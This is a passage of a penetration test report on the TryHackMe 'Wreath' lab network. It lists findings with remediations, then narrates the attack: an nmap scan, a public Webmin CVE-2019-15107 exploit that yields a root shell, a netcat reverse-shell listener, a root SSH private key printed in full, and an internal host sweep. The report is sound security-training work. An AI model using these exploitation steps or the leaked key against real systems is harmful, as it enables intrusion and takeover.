Wreath Network

Penetration Test Report

IamNobody

Contents

Executive Summary 2

Timeline 3

Findings and Remediations 4

- CVE-2019-15107 (Webmin RCE) 4
- GitStack 2.3.10 RCE 4
- Unrestricted File Upload 4
- Unquoted service path 4
- Password Policy 5
- GitStack running as SYSTEM 5
- SSH Key not protected by passphrase 5
- Contact information on website 5

Attack Narrative 6

Cleanup 23

Conclusion 24

References 25

- Vulnerabilities 25
- Technologies 25
- Tools 25

Appendix A 26

- Modified GitStack 2.3.10 RCE Exploit Code 26
- Changes to Makefile of Netcat 28
- C# Wrapper for Netcat 29

Executive Summary

IamNobody was tasked by Mr. Thomas Wreath to perform a penetration test against his lab environment. The lab environment was created for a project by Mr. Thomas Wreath. During briefing Mr. Wreath has described the network infrastructure. The network is serving a public facing web server. Also, the network contains of two other hosts, which are not directly accessible from the outside. One of these servers is a Git Server and the other one is Mr. Wreath’s PC. Therefore, a gray box penetration test was performed. The attack was simulated with the following goals:

- Identify any vulnerabilities and misconfigurations in the network.
- Determine which assets could be compromised from a standpoint of an external attacker.

In the end of the penetration test the network was completely compromised. An attacker would have complete Administrative access to every machine on the network.

Timeline

Date / Time	Event
25.03.2021	Engagement Start
25.03.2021 - 14:00	ROOT access to PROD-SERV
26.03.2021 - 12:00	SYSTEM access to GIT-SERV
27.03.2021 - 16:30	Initial access to WREATH-PC as THOMAS
27.03.2021 - 18:00	SYSTEM access to WREATH-PC
27.03.2021 - 23:30	Data Exfiltration
27.03.2021 - 23:40	Cleanup
27.03.2021 - 23:50	Engagement End

Findings and Remediations

CVE-2019-15107 (Webmin RCE)

Description:	The public facing web server is running an outdated version of Webmin. This service has a remote code execution vulnerability that allows an attacker to run arbitrary commands as the root user.
Recommendation:	Update Webmin.
Impact:	Critical
System:	10.200.101.200
References:	https://nvd.nist.gov/vuln/detail/CVE-2019-15107

GitStack 2.3.10 RCE

Description:	The GitStack service running on the Git Server is outdated. The service has a remote code execution vulnerability, that allows an attacker in this case to run arbitrary commands as SYSTEM.
Recommendation:	Update GitStack.
Impact:	Critical
System:	10.200.101.150
References:	https://www.cvedetails.com/cve/CVE-2018-5955/ https://www.exploit-db.com/exploits/43777

Unrestricted File Upload

Description:	The new web app which is pushed to the Git repository contains an arbitrary file upload vulnerability. This vulnerability can be exploited by an attacker to run arbitrary commands on the system with the rights of the web server.
Recommendation:	Harden the filter.
Impact:	Critical
System:	10.200.101.100
References:	https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Unquoted service path

Description:	The service path for service “System Explorer” is not quoted. This allows an attacker to escalate privileges.
Recommendation:	Add a quote to the path.
Impact:	Critical
System:	10.200.101.100
References:	https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#unquoted-service-paths https://medium.com/@SumitVerma101/windows-privilege-escalation-part-1-unquoted-service-path-c7a011a8d8ae

Password Policy

Description:	During the assessment Thomas' password could be successfully cracked.
Recommendation:	Use more complex passwords. It is also recommended to use password managers.
Impact:	High
System:	10.200.101.150, 10.200.101.100
References:	https://en.wikipedia.org/wiki/Password_strength https://keepassxc.org https://bitwarden.com

GitStack running as SYSTEM

Description:	The GitStack service running on the Git Server is running as SYSTEM user. Successful exploitation of the service will give the attacker instant SYSTEM privileges.
Recommendation:	Run GitStack with a less privileged account.
Impact:	Medium
System:	10.200.101.150

SSH Key not protected by passphrase


Description:	The SSH private key of the root user on machine 10.200.101.200 is not protected by a passphrase.
Recommendation:	Generate SSH keys with a secure and complex passphrase.
Impact:	Medium
System:	10.200.101.200
References:	https://linux.die.net/man/1/ssh-keygen

Contact information on website

Description:	The web site contains contact information that can be easily picked up by crawlers. Spammer cans harvest this information for spam and phishing.
Recommendation:	Change the email and phone numbers, so it cannot be easily parsed anymore.
Impact:	Low
System:	10.200.101.200

Attack Narrative


Mr. Wreath has provided the IP address of the public facing web server. The engagement was then started with an Nmap scan against the server. This scan revealed that 4 ports are open on the host. SSH was running on port 22, a web server was running on port 80 and 443 and finally Webmin was running on port 10000. Also, the domain name "thomaswreath.thm" could be acquired. Furthermore, the web server also leaked the operating system: CentOS.



```
┌──(kali㉿kali)-[~/CTF/TryHackMe/Wreath/10.200.101.200]
└─$ sudo nmap 10.200.101.200 -sC -sV -O -p- -oN nmap/initial
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-25 13:57 EDT
Nmap scan report for localhost (10.200.101.200)
Host is up (0.043s latency).
Not shown: 65530 filtered ports
PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp   open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Thomas Wreath | Developer
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Not valid before: 2021-03-25T17:33:30
|_Not valid after:  2022-03-25T17:33:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
9090/tcp  closed zeus-admin
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Aggressive OS guesses: HP P2000 G3 NAS device (91%), Linux 2.6.32 (90%), Linux 2.6.32 - 3.1 (90%), Linux 5.0 (90%), Linux 5.1 (90%), Ubiquiti AirOS 5.5.9 (90%), Linux 5.0 - 5.4 (89%), Ubiquiti Pico Station WAP (AirOS 5.2.6) (89%), Linu
x 2.6.32 - 3.13 (89%), Linux 3.0 - 3.2 (89%)
No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 197.91 seconds
```

Figure 1

The web server on port 80 just redirected to https://thomaswreath.thm. The landing page revealed that this is Mr. Thomas Wreath's personal web site.



What I am all about.

I am a sysadmin and developer with a passion for tech! My specialisms are full-stack web development and software dev. I have a track record for providing fast, efficient and dynamic solutions for my clients -- both recently in my freelance work, and previously as the team lead of a software development team in Solihull, UK.

Please find my CV below.
I look forward to hearing from you!

Expertise

Full-Stack Web Development

10 years on-and-off experience as a full-stack web developer, specialising in CentOS LAMP installations. Preference for PHP development, but with extensive knowledge of full-stack development in Python, Node.js and Golang.

Network Design and Architecture

Interested in how networks work from a young age. Worked as a systems administrator for 5 years. Experienced at designing, implementing and maintaining networks comprised of Windows, Linux and BSD hosts (as well as any necessary embedded systems).

Software Development

Started developing simple programs as a child and maintained the skill as a hobby until learning formally at university, resulting in 25 years of software development experience. Seven of these were working professionally as a software developer.

Team Management


Worked for three years as the development team leader for Vanguard Software Solutions, Ltd, before their dissolution in 2019. Role involved close co-ordination with management, as well as a team of 8 developers.

Skills

Development 82%

Figure 2 Landing Page

On the web site, contact information were provided. The Email address and the telephone numbers could be used in a spear phishing campaign. But this was out of scope for this engagement.



Contact

Address
21 Highland Court,
Easingwold,
East Riding,
Yorkshire,
England,
YO61 3QL


Phone Number
01347 822945

Mobile Number
+447821548812

Email
me@thomaswreath.thm

Figure 3 Contact Information


The web page was a static web page. So, no vulnerabilities were found on the site. But on port 10000, Webmin version 1.890 was running. This version of Webmin contains a command injection flaw which can be used by an unauthenticated attacker to run arbitrary commands on the victim. This vulnerability is described in CVE-2019-15107. To exploit this vulnerability code from the Github repository https://github.com/MuirlandOracle/CVE-2019-15107 was used. By running the exploit, I was able to obtain a root shell.



```
(venv) ┌──(kali▯ kali)-[~/…/Wreath/10.200.101.200/exploit/CVE-2019-15107]
└─$ python3 CVE-2019-15107.py -s -p 10000 thomaswreath.thm

                                                  @MuirlandOracle

[+] Connected to https://thomaswreath.thm:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
# 
```

Figure 4 Exploiting a command injection vulnerability in Webmin


This command injection flaw was used to upgrade to a reverse shell.



```
┌──(kali▯ kali)-[~/CTF/TryHackMe/Wreath/10.200.101.200]
└─$ sudo nc -lvnp 80
[sudo] password for kali:
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.200.101.200.
Ncat: Connection from 10.200.101.200:60858.
sh: cannot set terminal process group (1785): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4# id
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
sh-4.4# whoami
whoami
root
sh-4.4# █
```

Figure 6 Reverse Shell

With this shell I was able to obtain the SSH private key of the root user. This private key was used as persistence mechanism.



```
[root@prod-serv .ssh]# pwd
/root/.ssh
[root@prod-serv .ssh]# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

Figure 5 Reading SSH private key of root

The extend of compromise at this stage can be visualized in Figure 7.





Figure 7 Stage of Compromise

After the compromise, the web server was now used as a pivot point to access the internal network. The next step involved the discovery of hosts inside the network. For this reason, a static Nmap executable was uploaded to the "tmp" directory of the server. The utility scp was used to transfer the file. After scanning the network, four other hosts could be identified. But only the hosts "10.200.101.100" and "10.200.101.150" were inside the scope of the penetration test.



```
[root@prod-serv ~]# /tmp/nmap-IamNobody -sn 10.200.101.1/24 -oN /tmp/scan-IamNobody

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-03-25 21:22 GMT
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-101-1.eu-west-1.compute.internal (10.200.101.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.18s latency).
MAC Address: 02:23:3F:A3:95:4B (Unknown)
Nmap scan report for ip-10-200-101-100.eu-west-1.compute.internal (10.200.101.100)
Host is up (0.00020s latency).
MAC Address: 02:22:4A:58:B2:AB (Unknown)
Nmap scan report for ip-10-200-101-150.eu-west-1.compute.internal (10.200.101.150)
Host is up (0.00035s latency).
MAC Address: 02:F2:30:AF:7C:BF (Unknown)
Nmap scan report for ip-10-200-101-250.eu-west-1.compute.internal (10.200.101.250)
Host is up (0.00032s latency).
MAC Address: 02:CC:C0:0D:98:63 (Unknown)
Nmap scan report for ip-10-200-101-200.eu-west-1.compute.internal (10.200.101.200)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 5.65 seconds
[root@prod-serv ~]# █
```

Figure 8 Scanning internal network structure

At this point the attacker's view of the network can be best described in Figure 9.

